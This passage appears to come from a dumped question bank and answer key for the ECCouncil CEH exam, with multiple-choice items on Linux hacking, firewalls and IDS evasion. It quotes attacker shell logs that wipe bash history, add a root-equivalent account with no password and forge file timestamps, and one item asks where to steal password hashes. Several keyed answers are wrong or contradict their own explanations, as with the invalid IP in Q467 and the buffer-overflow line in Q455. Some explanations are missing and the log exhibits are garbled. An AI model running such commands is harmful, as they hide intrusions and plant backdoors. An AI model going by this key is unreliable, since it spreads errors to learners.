- A. Loadable Kernel Modules are a mechanism for adding functionality to a file system without requiring a kernel recompilation.
- B. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel after it has been recompiled and the system rebooted.
- C. Loadable Kernel Modules are a mechanism for adding auditing to an operating-system kernel without requiring a kernel recompilation.
- D. Loadable Kernel Modules are a mechanism for adding functionality to an operating-system kernel without requiring a kernel recompilation.

Correct Answer: D

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: Loadable Kernel Modules, or LKM, are object files that contain code to extend the running kernel, or so-called base kernel, without the need of a kernel recompilation. Operating systems other than Linux, such as BSD systems, also provide support for LKM's. However, the Linux kernel generally makes far greater and more versatile use of LKM's than other systems. LKM's are typically used to add support for new hardware, filesystems or for adding system calls. When the functionality provided by an LKM is no longer required, it can be unloaded, freeing memory.

Real 269

ECCouncil 312-50 Exam

QUESTION 433

John is the network administrator of XSECURITY systems. His network was recently compromised. He analyzes the logfiles to investigate the attack.

Take a look at the following Linux logfile snippet. The hacker compromised and "owned" a Linux machine. What is the hacker trying to accomplish here?

```
[root@apollo /]# rm rootkit.c

[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ;
rm /sbin/portmap ; rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -
rf /root/.bash_history ; rm - rf /usr/sbin/namedps -aux | grep inetd ; ps -aux | grep portmap ; rm /sbin/por359 ? 00:00:00 inetd 359 ? 00:00:00 inetd

rm: cannot remove `/tmp/h': No such file or directory

rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory

[root@apollo /]# ps -aux | grep portmap

[root@apollo /]# [root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ; rm /sbin/portmap ;
```

```
rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf /root/.bash_history ; rm - rf /usr/sbin/namedps -aux | grep inetd ; ps -aux | grep portmap ; rm /sbin/por359  
? 00:00:00 inetd
```

rm: cannot remove `/sbin/portmap': No such file or directory

rm: cannot remove `/tmp/h': No such file or directory

>rm: cannot remove `/usr/sbin/rpc.portmap': No such file or directory

[root@apollo /]# rm: cannot remove `/sbin/portmap': No such file or directory

- A. The hacker is planting a rootkit
- B. The hacker is trying to cover his tracks
- C. The hacker is running a buffer overflow exploit to lock down the system
- D. The hacker is attempting to compromise more machines on the network Real 270
ECCouncil 312-50 Exam

Correct Answer: B

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: By deleting temporary directories and emptying like bash_history that contains the last commands used with the bash shell he is trying to cover his tracks.

QUESTION 434

Which of the following snort rules look for FTP root login attempts?

- A. alert tcp -> any port 21 (msg:"user root";)
- B. alert tcp -> any port 21 (message:"user root";)
- C. alert ftp -> ftp (content:"user password root";)
- D. alert tcp any any -> any any 21 (content:"user root";)

Correct Answer: D

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: The snort rule header is built by defining action (alert), protocol (tcp), from IP subnet port (any any), to IP subnet port (any any 21), Payload Detection Rule Options (content:"user root";)

QUESTION 435

After studying the following log entries, how many user IDs can you identify that the attacker has tampered with?

1. mkdir -p /etc/X11/appInk/Internet/.etc
2. mkdir -p /etc/X11/appInk/Internet/.etcpasswd
3. touch -acmr /etc/passwd /etc/X11/appInk/Internet/.etcpasswd
4. touch -acmr /etc /etc/X11/appInk/Internet/.etc
5. passwd nobody -d
6. /usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash
7. passwd dns -d

Real 271

ECCouncil 312-50 Exam

8. touch -acmr /etc/X11/appInk/Internet/.etcpasswd /etc/passwd
9. touch -acmr /etc/X11/appInk/Internet/.etc /etc

- A. IUSR_
- B. acmr, dns
- C. nobody, dns
- D. nobody, IUSR_

Correct Answer: C

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: Passwd is the command used to modify a user password and it has been used together with the usernames nobody and dns.

QUESTION 436

Rebecca is a security analyst and knows of a local root exploit that has the ability to enable local users to use available exploits to gain root privileges. This vulnerability exploits a condition in the Linux kernel within the execve() system call. There is no known workaround that exists for this vulnerability. What is the correct action to be taken by Rebecca in this situation as a recommendation to management?

- A. Rebecca should make a recommendation to disable the () system call
- B. Rebecca should make a recommendation to upgrade the Linux kernel promptly
- C. Rebecca should make a recommendation to set all child-process to sleep within the execve()
- D. Rebecca should make a recommendation to hire more system administrators to monitor all child processes to ensure that each child process can't elevate privilege

Correct Answer: B

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation:

QUESTION 437

What is Cygwin?

- A. Cygwin is a free C++ compiler that runs on Windows
Real 272
ECCouncil 312-50 Exam
- B. Cygwin is a free Unix subsystem that runs on top of Windows
- C. Cygwin is a free Windows subsystem that runs on top of Linux
- D. Cygwin is a X Windows GUI subsystem that runs on top of Linux GNOME environment

Correct Answer: B

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: Cygwin is a Linux-like environment for Windows. It consists of two parts:

A DLL (cygwin1.dll) which acts as a Linux API emulation layer providing substantial Linux API functionality.

A collection of tools which provide Linux look and feel. The Cygwin DLL works with all non-beta, non "release candidate", ix86 32 bit versions of Windows since Windows 95, with the exception of Windows CE.

QUESTION 438

Ron has configured his network to provide strong perimeter security. As part of his network architecture, he has included a host that is fully exposed to attack. The system is on the public side of the demilitarized zone, unprotected by a firewall or filtering router.

What would you call such a host?

- A. Honeypot

- B. DMZ host
- C. DWZ host
- D. Bastion Host

Correct Answer: D

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: A bastion host is a gateway between an inside network and an outside network. Used as a security measure, the bastion host is designed to defend against attacks aimed at the inside network. Depending on a network's complexity and configuration, a single bastion host may stand guard by itself, or be part of a larger security system with different layers of protection.

QUESTION 439

After studying the following log entries, what is the attacker ultimately trying to achieve as

Real 273
ECCouncil 312-50 Exam
inferred from the log sequence?

1. mkdir -p /etc/X11/appInk/Internet/.etc
 2. mkdir -p /etc/X11/appInk/Internet/.etcpasswd
 3. touch -acmr /etc/passwd /etc/X11/appInk/Internet/.etcpasswd
 4. touch -acmr /etc /etc/X11/appInk/Internet/.etc
 5. passwd nobody -d
 6. /usr/sbin/adduser dns -d/bin -u 0 -g 0 -s/bin/bash
 7. passwd dns -d
 8. touch -acmr /etc/X11/appInk/Internet/.etcpasswd /etc/passwd
 9. touch -acmr /etc/X11/appInk/Internet/.etc /etc
- A. Change password of user nobody
 - B. Extract information from a local directory
 - C. Change the files Modification Access Creation times

- D. Download rootkits and passwords into a new directory

Correct Answer: C

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation:

QUESTION 440

Clive is conducting a pen-test and has just port scanned a system on the network. He has identified the operating system as Linux and been able to elicit responses from ports 23, 25 and 53. He infers port 23 as running Telnet service, port 25 as running SMTP service and port 53 as running DNS service. The client confirms these findings and attests to the current availability of the services. When he tries to telnet to port 23 or 25, he gets a blank screen in response. On typing other commands, he sees only blank spaces or underscores symbols on the screen. What are you most likely to infer from this?

- A. The services are protected by TCP wrappers
- B. There is a honeypot running on the scanned machine
- C. An attacker has replaced the services with trojaned ones
- D. This indicates that the telnet and SMTP server have crashed

ECCouncil 312-50 Exam

Correct Answer: A

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: TCP Wrapper is a host-based network ACL system, used to filter network access to Internet protocol services run on (Unix-like) operating systems such as Linux or BSD. It allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens on which to filter for access control purposes.

QUESTION 441

On a backdoored Linux box there is a possibility that legitimate programs are modified or trojaned. How is it possible to list processes and uids associated with them in a more reliable manner?

- A. Use "ls"
- B. Use "lsof"
- C. Use "echo"
- D. Use "netstat"

Correct Answer: B

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: Isof is a command used in many Unix-like systems that is used to report a list of all open files and the processes that opened them. It works in and supports several UNIX flavors.

QUESTION 442

Peter is a Linux network admin. As a knowledgeable security consultant, he turns to you to look for help on a firewall. He wants to use Linux as his firewall and use the latest freely available version that is offered. What do you recommend?

Select the best answer.

- A. Ipchains
- B. Iptables
- C. Checkpoint FW for Linux
- D. Ipfwadm
Real 275
ECCouncil 312-50 Exam

Correct Answer: B

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: Explanations:

Ipchains was improved over ipfwadm with its chaining mechanism so that it can have multiple rulesets. However, it isn't the latest version of a free Linux firewall. Iptables replaced ipchains and is the latest of the free Linux firewall tools. Any Checkpoint firewall is not going to meet Jason's desire to have a free firewall. Ipfwadm is used to build Linux firewall rules prior to 2.2.0. It is a outdated version.

QUESTION 443

Jim's Organization just completed a major Linux roll out and now all of the organization's systems are running Linux 2.5 Kernel. The roll out expenses has posed constraints on purchasing other essential security equipment and software. The organization requires an option to control network traffic and also perform stateful inspection of traffic going into and out of the DMZ, which built-in functionality of Linux can achieve this?

- A. IP ICMP
- B. IP Sniffer
- C. IP tables
- D. IP Chains

Correct Answer: C

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: iptables is the name of the user space tool by which administrators create rules for the packet filtering and NAT modules. While technically iptables is merely the tool which controls the packet filtering and NAT components within the kernel, the name iptables is often used to refer to the entire infrastructure, including netfilter, connection tracking and NAT, as well as the tool itself. iptables is a standard part of all modern Linux distributions.

QUESTION 444

Bob is a Junior Administrator at ABC Company. On One of Linux machine he entered the following firewall rules:

```
iptables t filter A INPUT -p tcp --dport 23 j DROP
```

Real 276

ECCouncil 312-50 Exam

Why he entered the above line?

- A. To accept the Telnet connection
- B. To deny the Telnet connection
- C. The accept all connection except telnet connection
- D. None of Above

Correct Answer: B

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation:

-t, --table

This option specifies the packet matching table which the command should operate on. If the kernel is configured with automatic module loading, an attempt will be made to load the appropriate module for that table if it is not already there. The tables are as follows: filter This is the default table, and contains the built-in chains INPUT (for packets coming into the box itself), FORWARD (for packets being routed through the box), and OUTPUT (for locally-generated packets). nat This table is consulted when a packet which creates a new connection is encountered. It consists of three built-ins: PREROUTING (for altering packets as soon as they come in), OUTPUT (for altering locally-generated packets before routing), and POSTROUTING (for altering packets as they are about to go out). mangle This table is used for specialized packet alteration. It has two built-in chains: PREROUTING (for altering incoming packets before routing) and OUTPUT (for altering locally-generated packets before routing).

-A, --append

Append one or more rules to the end of the selected chain. When the source and/or destination names resolve to more than one address, a rule will be added for each possible address combination.

-p, --protocol [!] protocol

The protocol of the rule or of the packet to check. The specified protocol can be one of tcp, udp, icmp, or all, or it can be a numeric value, representing one of these protocols or a different one. Also a protocol name from /etc/protocols is allowed. A "!" argument before the protocol inverts the test. The number zero is equivalent to all. Protocol all will match with all protocols and is taken as default when this option is omitted. All may not be used in combination with the check command.

--destination-port [!] [port[:port]]

Destination port or port range specification. The flag --dport is an alias for this option.

-j, --jump target

This specifies the target of the rule; ie. what to do if the packet matches it. The target can be a user-defined chain (not the one this rule is in), one of the special builtin targets which decide the fate of the packet immediately, or an extension (see EXTENSIONS below). If this option is omitted in a rule, then matching the rule will have no effect on the packet's fate, but the counters on the rule will be incremented.

Real 277

ECCouncil 312-50 Exam

QUESTION 445

You are trying to compromise a Linux Machine and steal the password hashes for cracking with password brute forcing program. Where is the password file kept in Linux?

- A. /etc/shadow
- B. /etc/passwd
- C. /bin/password
- D. /bin/shadow

Correct Answer: A

Section: Linux Hacking

Explanation

Explanation/Reference:

Explanation: /etc/shadow file stores actual password in encrypted format for user's account with additional properties related to user password i.e. it stores secure user account information. All fields are separated by a colon (:) symbol. It contains one entry per line for each user listed in /etc/passwd file.

Topic 19, Evading IDS, Firewalls and Honeypots

QUESTION 446

Exhibit

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 16:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 154.222.156.169:1425 -> 172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [4663]: spp_portscan: portscan detected from 194.222.156.169      3
Apr 25 02:08:0  [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.10      3
Apr 25 02:38:17 [4663]: IDS213/ftp-passwd-retrieval: 154.222.156.169:1425 -> 172.7:53
Apr 25 19:38:32 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53      16.11.107:80
Apr 26 05:45:10 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.819156E351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by (uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:20 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/teinet-login-incorrect: 172.16.1.107:23 -> 213.28.22.189:4558
```

Study the log given in the exhibit,

Precautionary measures to prevent this attack would include writing firewall rules. Of these firewall rules, which among the following would be appropriate?

Real 278

ECCouncil 312-50 Exam

- A. Disallow UDP 53 in from outside to DNS server
- B. Allow UDP 53 in from DNS server to outside
- C. Disallow TCP 53 in from secondaries or ISP server to DNS server
- D. Block all UDP traffic

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: According to the exhibit, the question is regarding the DNS Zone Transfer. Since Zone Transfers are done with TCP port 53, you should not allow this connect external to your organization.

QUESTION 447

You are attempting to map out the firewall policy for an organization. You discover your target system is one hop beyond the firewall. Using hping2, you send SYN packets with the exact TTL of the target system starting at port 1 and going up to port 1024. What is this process known as?

- A. Footprinting
- B. Firewalking
- C. Enumeration

D. Idle scanning

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. More over, it can determine whether packets with various control information can pass through a given gateway.

QUESTION 448

Once an intruder has gained access to a remote system with a valid username and password, the attacker will attempt to increase his privileges by escalating the user account to one that has increased privileges, such as that of an administrator. What would be the best countermeasure to protect against escalation of privileges?

Real 279

ECCouncil 312-50 Exam

- A. Give users tokens
- B. Give user the least amount of privileges
- C. Give users two passwords
- D. Give users a strong policy document

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: With less privileges it is harder to increase the privileges.

QUESTION 449

Which one of the following attacks will pass through a network layer intrusion detection system undetected?

- A. A teardrop attack
- B. A SYN flood attack
- C. A DNS spoofing attack
- D. A test.cgi attack

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation:

Because a network-based IDS reviews packets and headers, it can also detect denial of service (DoS) attacks

Not A or B:

The following sections discuss some of the possible DoS attacks available.

Smurf

Fraggle

SYN Flood

Teardrop

DNS DoS Attacks"

QUESTION 450

Real 280

ECCouncil 312-50 Exam

Why would an ethical hacker use the technique of firewalking?

- A. It is a technique used to discover wireless network on foot.
- B. It is a technique used to map routers on a network link.
- C. It is a technique used to discover the nature of rules configured on a gateway.
- D. It is a technique used to discover interfaces in promiscuous mode.

Correct Answer: C

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Firewalking uses a traceroute-like IP packet analysis to determine whether or not a particular packet can pass from the attacker's host to a destination host through a packet-filtering device. This technique can be used to map 'open' or 'pass through' ports on a gateway. Moreover, it can determine whether packets with various control information can pass through a given gateway.

QUESTION 451

What makes web application vulnerabilities so aggravating? (Choose two)

- A. They can be launched through an authorized port.

- B. A firewall will not stop them.
- C. They exist only on the Linux platform.
- D. They are detectable by most leading antivirus software.

Correct Answer: AB

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: As the vulnerabilities exists on a web server, incoming traffic on port 80 will probably be allowed and no firewall rules will stop the attack.

QUESTION 452

An employee wants to defeat detection by a network-based IDS application. He does not want to attack the system containing the IDS application.

Real 281

ECCouncil 312-50 Exam

Which of the following strategies can be used to defeat detection by a network-based IDS application? (Choose the best answer)

- A. Create a network tunnel.
- B. Create a multiple false positives.
- C. Create a SYN flood.
- D. Create a ping flood.

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Certain types of encryption presents challenges to network-based intrusion detection and may leave the IDS blind to certain attacks, where a host-based IDS analyzes the data after it has been decrypted.

QUESTION 453

Carl has successfully compromised a web server from behind a firewall by exploiting a vulnerability in the web server program. He wants to proceed by installing a backdoor program. However, he is aware that not all inbound ports on the firewall are in the open state.

From the list given below, identify the port that is most likely to be open and allowed to reach the server that Carl has just compromised.

- A. 53
- B. 110

- C. 25
- D. 69

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Port 53 is used by DNS and is almost always open, the problem is often that the port is opened for the hole world and not only for outside DNS servers.

Real 282
ECCouncil 312-50 Exam

QUESTION 454

Neil monitors his firewall rules and log files closely on a regular basis. Some of the users have complained to Neil that there are a few employees who are visiting offensive web sites during work hours, without consideration for others. Neil knows that he has an updated content filtering system and that such access should not be authorized.

What type of technique might be used by these offenders to access the Internet without restriction?

- A. They are using UDP which is always authorized at the firewall.
- B. They are using tunneling software which allows them to communicate with protocols in a way it was not intended.
- C. They have been able to compromise the firewall, modify the rules, and give themselves proper access.
- D. They are using an older version of Internet Explorer that allows them to bypass the proxy server.

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: This can be accomplished by, for example, tunneling the http traffic over SSH if you have a SSH server answering to your connection, you enable dynamic forwarding in the ssh client and configure Internet Explorer to use a SOCKS Proxy for network traffic.

QUESTION 455

The programmers on your team are analyzing the free, open source software being used to run FTP services on a server in your organization. They notice that there is excessive number of functions in the source code that might lead to buffer overflow. These C++ functions do not check bounds. Identify the line the source code that might lead to buffer overflow.

Real 283
ECCouncil 312-50 Exam

```
1.      #include <stdio.h>
2.      void stripnl(char *str) {
3.          while(strlen(str) >= (str[strlen(str) - 1] == 13) ||
4.                 (str[strlen(str) - 1] == 10))) {
5.              str[strlen(str) - 1] = 0;
6.          }
7.      }
8.      int main() {
9.          FILE *infile;
10.         char fname[40];
11.         char line[100];
12.         int lcount;
13.         /* Read in the filename */
14.         printf("Enter the name of a ascii file: ");
15.         fgets(fname, sizeof(fname), stdin);
16.
17.         /* We need to get rid of the new line char */
18.         stripnl(fname);
19.
20.         /* Open the file. If NULL is returned there was an error */
21.         if((infile = fopen(fname, "r")) == NULL) {
22.             printf("Error Opening File.\n");
23.             exit(1);
24.         }
25.         while( fgets(line, sizeof(line), infile) != NULL ) {
26.             /* Get each line from the infile */
27.             lcount++;
28.             /* print the line number and data */
29.             printf("Line %d: %s", lcount, line);
30.         }
31.         fclose(infile); /* Close the file */
32.     }
```

- A. Line number 31.
- B. Line number 15
- C. Line number 8
- D. Line number 14

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots
Explanation

Explanation/Reference:

Explanation:

QUESTION 456

While scanning a network you observe that all of the web servers in the DMZ are responding to ACK packets on port 80.

What can you infer from this observation?

Real 284
ECCouncil 312-50 Exam

- A. They are using Windows based web servers.
- B. They are using UNIX based web servers.
- C. They are not using an intrusion detection system.
- D. They are not using a stateful inspection firewall.

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots
Explanation

Explanation/Reference:

Explanation: If they used a stateful inspection firewall this firewall would know if there has been a SYN-ACK before the ACK.

QUESTION 457

You are the security administrator for a large network. You want to prevent attackers from running any sort of traceroute into your DMZ and discover the internal structure of publicly accessible areas of the network.

How can you achieve this?

- A. Block ICMP at the firewall.
- B. Block UDP at the firewall.
- C. Both A and B.
- D. There is no way to completely block doing a trace route into this area.

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots
Explanation

Explanation/Reference:

Explanation: When you run a traceroute to a target network address, you send a UDP packet with one time to live (TTL) to the target address. The first router this packet hits decreases the TTL to 0 and rejects the packet. Now the TTL for the packet is expired. The router sends back an ICMP message type 11 (Exceeded) code 0 (TTL--Exceeded) packet to your system with a source address. Your system displays the round-trip time for that first hop and sends out the next UDP packet with a TTL of 2. This process continues until you receive an ICMP message type 3 (Unreachable) code 3 (Port--Unreachable) from the destination system. Traceroute is completed when your machine receives a Port-Unreachable message. If you receive a message with three asterisks [***] during the traceroute, a router in the path doesn't return ICMP messages. Traceroute will continue to send UDP packets until the destination is reached or the maximum number of hops is exceeded.

Real 285
ECCouncil 312-50 Exam

QUESTION 458

Bob, an Administrator at company was furious when he discovered that his buddy Trent, has launched a session hijack attack against his network, and sniffed on his communication, including administrative tasks such as configuring routers, firewalls, IDS, via Telnet.

Bob, being an unhappy administrator, seeks your help to assist him in ensuring that attackers such as Trent will not be able to launch a session hijack in company.

Based on the above scenario, please choose which would be your corrective measurement actions (Choose two)

- A. Use encrypted protocols, like those found in the OpenSSH suite.
- B. Implement FAT32 filesystem for faster indexing and improved performance.
- C. Configure the appropriate spoof rules on gateways (internal and external).
- D. Monitor for CRP caches, by using IDS products.

Correct Answer: AC

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: First you should encrypt the data passed between the parties; in particular the session key. This technique is widely relied-upon by web-based banks and other e-commerce services, because it completely prevents sniffing-style attacks. However, it could still be possible to perform some other kind of session hijack. By configuring the appropriate spoof rules you prevent the attacker from using the same IP address as the victim as thus you can implement secondary check to see that the IP does not change in the middle of the session.

QUESTION 459

Network Intrusion Detection systems can monitor traffic in real time on networks.

Which one of the following techniques can be very effective at avoiding proper detection?

- A. Fragmentation of packets.
- B. Use of only TCP based protocols.
- C. Use of only UDP based protocols.
- D. Use of fragmented ICMP traffic only.

Real 286

ECCouncil 312-50 Exam

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: If the default fragmentation reassembly timeout is set to higher on the client than on the IDS then the it is possible to send an attack in fragments that will never be reassembled in the IDS but they will be reassembled and read on the client computer acting victim.

QUESTION 460

What do you conclude from the nmap results below?

Starting nmap V. 3.10ALPHA0 (www.insecure.org/map/)

(The 1592 ports scanned but not shown below are in state: closed)

PortStateService

21/tcpopenftp

25/tcpopensmtp

80/tcpopenhttp

443/tcpopenhttps

Remote operating system guess: Too many signatures match the reliability guess the OS. Nmap run completed 1 IP address (1 host up) scanned in 91.66 seconds

- A. The system is a Windows Domain Controller.
- B. The system is not firewalled.
- C. The system is not running Linux or Solaris.
- D. The system is not properly patched.

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots**Explanation****Explanation/Reference:**

Explanation: There is no reports of any ports being filtered.

Real 287

ECCouncil 312-50 Exam

QUESTION 461

Bill has successfully executed a buffer overflow against a Windows IIS web server. He has been able to spawn an interactive shell and plans to deface the main web page. He first attempts to use the "Echo" command to simply overwrite index.html and remains unsuccessful. He then attempts to delete the page and achieves no progress. Finally, he tries to overwrite it with another page again in vain.

What is the probable cause of Bill's problem?

- A. The system is a honeypot.
- B. There is a problem with the shell and he needs to run the attack again.
- C. You cannot use a buffer overflow to deface a web page.
- D. The HTML file has permissions of ready only.

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots**Explanation****Explanation/Reference:**

Explanation: The question states that Bill had been able to spawn an interactive shell. By this statement we can tell that the buffer overflow and its corresponding code was enough to spawn a shell. Any shell should make it possible to change the webpage. So we either don't have sufficient privilege to change the webpage (answer D) or it's a honeypot (answer A). We think the preferred answer is D

QUESTION 462

Snort is an open source Intrusion Detection system. However, it can also be used for a few other purposes as well.

Which of the choices below indicate the other features offered by Snort?



<http://www.gratisexam.com/>

- A. IDS, Packet Logger, Sniffer
- B. IDS, Firewall, Sniffer
- C. IDS, Sniffer, Proxy
- D. IDS, Sniffer, content inspector

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Snort is a free software network intrusion detection and prevention system capable

Real 288

ECCouncil 312-50 Exam

of performing packet logging & real-time traffic analysis, on IP networks. Snort was written by Martin Roesch but is now owned and developed by Sourcefire

QUESTION 463

The following excerpt is taken from a honeypot log. The log captures activities across three days. There are several intrusion attempts; however, a few are successful. From the options given below choose the one best interprets the following entry:

Apr 26 06:43:05 [6282] IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53

(Note: The objective of this question is to test whether the student can read basic information from log entries and interpret the nature of attack.)

```
Apr 24 14:46:46 [4663]: spp_portscan: portscan detected from 194.222.156.169
Apr 24 14:46:46 [4663]: IDS27/FIN Scan: 194.222.156.169:56693 -> 172.16.1.107:482
Apr 24 16:01:05 [4663]: IDS/DNS-version-query: 212.244.97.121:3485 -> 172.16.1.107:53
Apr 24 19:04:01 [4663]: IDS213/ftp-passwd-retrieval: 194.222.156.169:1425 ->
172.16.1.107:21
Apr 25 08:02:41 [5875]: spp_portscan: PORTSCAN DETECTED from 24.9.255.53
Apr 25 02:08:07 [5875]: IDS212/dns-zoneinfo-query: 63.226.81.13:4499 ->
172.16.1.107:53
Apr 25 02:08:07 [5875]: IDS230/web-cgi-space-wildcard: 191.13:4630 ->
172.16.1.101:53
Apr 25 02:36:17 [5875]: IDS/RPC-rpcinfo-query: 212.251.1.94:642 -> 172.16.1.107:111
Apr 25 19:37:32 [5875]: IDS230/web-cgi-space-wildcard: 198.173.35.164:4221 ->
172.16.1.107:80
Apr 26 05:45:12 [6263]: IDS212/dns-zone-transfer: 38.31.107.87:2291 ->
172.16.1.101:53
Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107:53
Apr 26 06:44:25 victim7 PAM_pwdb[12509]: (login) session opened for user simple by
(uid=0)
Apr 26 06:44:36 victim7 PAM_pwdb[12521]: (su) session opened for user simon by
simple(uid=506)
Apr 26 06:45:34 [6283]: IDS175/socks-probe: 24.112.167.35:80 -> 172.16.1.107:1080
Apr 26 06:52:10 [6283]: IDS127/telnet-login-incorrect: 172.16.1.107:23 ->
213.28.22.189:4558
```

Interpret the following entry:

Apr 26 06:43:05 [6283]: IDS181/nops-x86: 63.226.81.13:1351 -> 172.16.1.107.53

- A. An IDS evasion technique
- B. A buffer overflow attempt
- C. A DNS zone transfer
- D. Data being retrieved from 63.226.81.13.

Real 289

ECCouncil 312-50 Exam

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: The IDS log file is depicting numerous attacks, however, most of them are from different attackers, in reference to the attack in question, he is trying to mask his activity by trying to act legitimate, during his session on the honeypot, he changes users two times by using the "su" command, but never tries to attempt anything too severe.

QUESTION 464

When referring to the Domain Name Service, what is denoted by a 'zone'?

- A. It is the first domain that belongs to a company.
- B. It is a collection of resource records.
- C. It is the first resource record type in the SOA.
- D. It is a collection of domains.

Correct Answer: B

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: A reasonable definition of a zone would be a portion of the DNS namespace where responsibility has been delegated.

QUESTION 465

Statistics from cert.org and other leading security organizations has clearly showed a steady rise in the number of hacking incidents perpetrated against companies.

What do you think is the main reason behind the significant increase in hacking attempts over the past years?

- A. It is getting more challenging and harder to hack for non technical people.
- B. There is a phenomenal increase in processing power.
- C. New TCP/IP stack features are constantly being added.
- D. The ease with which hacker tools are available on the Internet.

Real 290

ECCouncil 312-50 Exam

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Today you don't need to be a good hacker in order to break in to various systems, all you need is the knowledge to use search engines on the internet.

QUESTION 466

You are doing IP spoofing while you scan your target. You find that the target has port 23 open. Anyway you are unable to connect. Why?

- A. A firewall is blocking port 23

- B. You cannot spoof + TCP
- C. You need an automated telnet tool
- D. The OS does not reply to telnet even if port 23 is open

Correct Answer: A

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation: Explanation: The question is not telling you what state the port is being reported by the scanning utility, if the program used to conduct this is nmap, nmap will show you one of three states "open", "closed", or "filtered" a port can be in an "open" state yet filtered, usually by a stateful packet inspection filter (ie. Netfilter for linux, ipfilter for bsd). C and D to make any sense for this question, their bogus, and B, "You cannot spoof + TCP", well you can spoof + TCP, so we strike that out.

QUESTION 467

While examining a log report you find out that an intrusion has been attempted by a machine whose IP address is displayed as 0xde.0xad.0xbe.0xef. It looks to you like a hexadecimal number. You perform a ping 0xde.0xad.0xbe.0xef. Which of the following IP addresses will respond to the ping and hence will likely be responsible for the the intrusion ?

- A. 192.10.25.9
- B. 10.0.3.4
Real 291
ECCouncil 312-50 Exam
- C. 203.20.4.5
- D. 222.273.290.239
- E. 222.173.290.239

Correct Answer: E

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

Explanation:

Convert the hex number to binary and then to decimal.

0xde.0xad.0xbe.0xef translates to 222.173.190.239 and not 222.273.290.239

0xef =

$$15 * 1 = 15$$

$$14 * 16 = 224$$

= 239

0xbe =

$14 \times 1 = 14$

$11 \times 16 = 176$

= 190

0xad =

$13 \times 1 = 13$

$10 \times 16 = 160$

= 173

0xde =

$14 \times 1 = 14$

$13 \times 16 = 208$

= 222

QUESTION 468

All the web servers in the DMZ respond to ACK scan on port 80. Why is this happening ?

Real 292

ECCouncil 312-50 Exam

- A. They are all Windows based webserver
- B. They are all Unix based webserver
- C. The company is not using IDS
- D. The company is not using a stateful firewall

Correct Answer: D

Section: Evading IDS, Firewalls and Honeypots

Explanation

Explanation/Reference:

